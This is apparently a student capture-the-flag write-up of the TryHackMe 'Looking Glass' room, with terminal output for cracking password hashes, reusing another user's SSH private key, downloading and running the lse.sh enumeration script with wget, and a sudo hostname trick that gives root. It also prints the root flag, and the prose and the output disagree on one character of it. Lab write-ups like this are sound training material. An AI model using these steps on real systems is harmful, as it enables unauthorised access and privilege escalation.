


We looked at the home folder and saw two files, one is a poem and the other is something encrypted**.** We tried to use an online hash cracker to crack the cypher.



```
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
tweedledum@looking-glass:~$ cat humptydum
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737 6f7264206973207a79787776757473727 1706f6e6d6c6b
tweedledum@looking-glass:~$
```

After that, we discovered hashes encoded type SHA256PLAIN and the sentence is revealed after decoding except for the final line.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737 6f7264206973207a79787776757473727 1706f6e6d6c6b
```

I'm not a robot reCAPTCHA Privacy - Terms


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
74686520706173737 6f7264206973207a79787776757473727 1706f6e6d6c6b	Unknown	Not found.


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


The final line was decoded using cyberchef. We found out it was hex encoded rather than a SHA256 hash.




Third user:

As a result, we now possess a new password, obtained from the humptydumpty.txt file. in the passwd file earlier, we saw that there was a user called humptydumpty and tried switching to that user to see if that user has any privileges or access that can help us. We logged in using the password we obtained earlier.







We looked at the home folder permission and apparently, Alice has unusual access to some permissions.




We went to investigate the files and got ourselves permission to read the .bashrc file. We also spotted that there was an id_rsa file in the .ssh folder.





We also found out it was owned by humptydumpty, who was logged in. Because of that we can read the contents as well under the user humptydumpty.



Fourth User:


We ssh to alice with the file and copied the id_rsa file to our kali and utilized the ssh from there in order to get in as alice.

```
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_
rsa
<ice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)?
```

We logged in as our next user and only found a file named kitten.txt which just contains a story and nothing yet helpful.

```
alice@looking-glass:~$ ls
ls
kitten.txt
alice@looking-glass:~$ cat ki
cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with
all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her e
yes got large and green: and still, as Alice went on shaking her, she kept on growi
ng shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$
```

We proceed to find an enumeration script. We found one on github and we used that as a script.



We ran the script and switched to our current box terminal. The script found a path to root. The hostname was ssalg-gnikool which we realised was just looking-glass but backwards. We used sudo and now we can escalate our privileges to root.

```
root@kali:~# wget "https://github.com/diego-treitos/linux-smart-enumeration/raw/mas
ter/lse.sh" -O lse.sh;chmod 700 lse.sh
--2022-07-27 09:25:43--  https://github.com/diego-treitos/linux-smart-enumeration/r
aw/master/lse.sh
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/m
aster/lse.sh [following]
--2022-07-27 09:25:44--  https://raw.githubusercontent.com/diego-treitos/linux-smar
t-enumeration/master/lse.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133,
 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133
|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48061 (47K) [text/plain]
Saving to: 'lse.sh'
```

```
alice@looking-glass:~$ sudo -l -h ssalg-gnikool
sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:~$
```

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~#
```

<u>Category: User Root Flag</u>


Question: Get the root flag.


Members involved: Aliph, Dharvin


Tools used: Kali

Thought process, methodology and attempts:

Lastly our goal is to get the last flag. As we can see, the final flag is backwards. Therefore, we need to reverse it in order to retrieve the last flag and complete our Pentest 1. We used the command "**cat root.txt | rev"** to rearrange the flag. The final answer was **thm{bc2337b6f97d0g7b01da718ced6ead3f}**








```
root@looking-glass:~# cd /home/tryhackme
cd /home/tryhackme
root@looking-glass:/home/tryhackme# ls
ls
passwd  passwords  sshChall  sshChall.service  ssh_hostkey  ssh_hostkey.pub
root@looking-glass:/home/tryhackme#
```

```
root@looking-glass:/home/tryhackme# cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# ls-l
ls-l
ls-l: command not found
root@looking-glass:/root# ls -l
ls -l
total 16
drwxr-xr-x 2 root root 4096 Jun 30  2020 passwords
-rw-r--r-- 1 root root  144 Jun 30  2020 passwords.sh
-rw-r--r-- 1 root root   38 Jul  3  2020 root.txt
-rw-r--r-- 1 root root  368 Jul  3  2020 the_end.txt
root@looking-glass:/root# cat roo
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

```
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Final Result: Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.



Contributions:

ID	Name	Contribution	Signatures
1211102532	Dharvin	Help lead the Pentest so that everything goes accordingly. Did most of the writing after compiling findings.	
1211101179	Aliph	Figured out the exploit for the privilege escalation and user root flag.	
1211102427	Nathifa	Figured out the exploit for the initial gaining use flag and second, third and fourth user.	

VIDEO LINK: https://youtu.be/JZk_6ahTiPo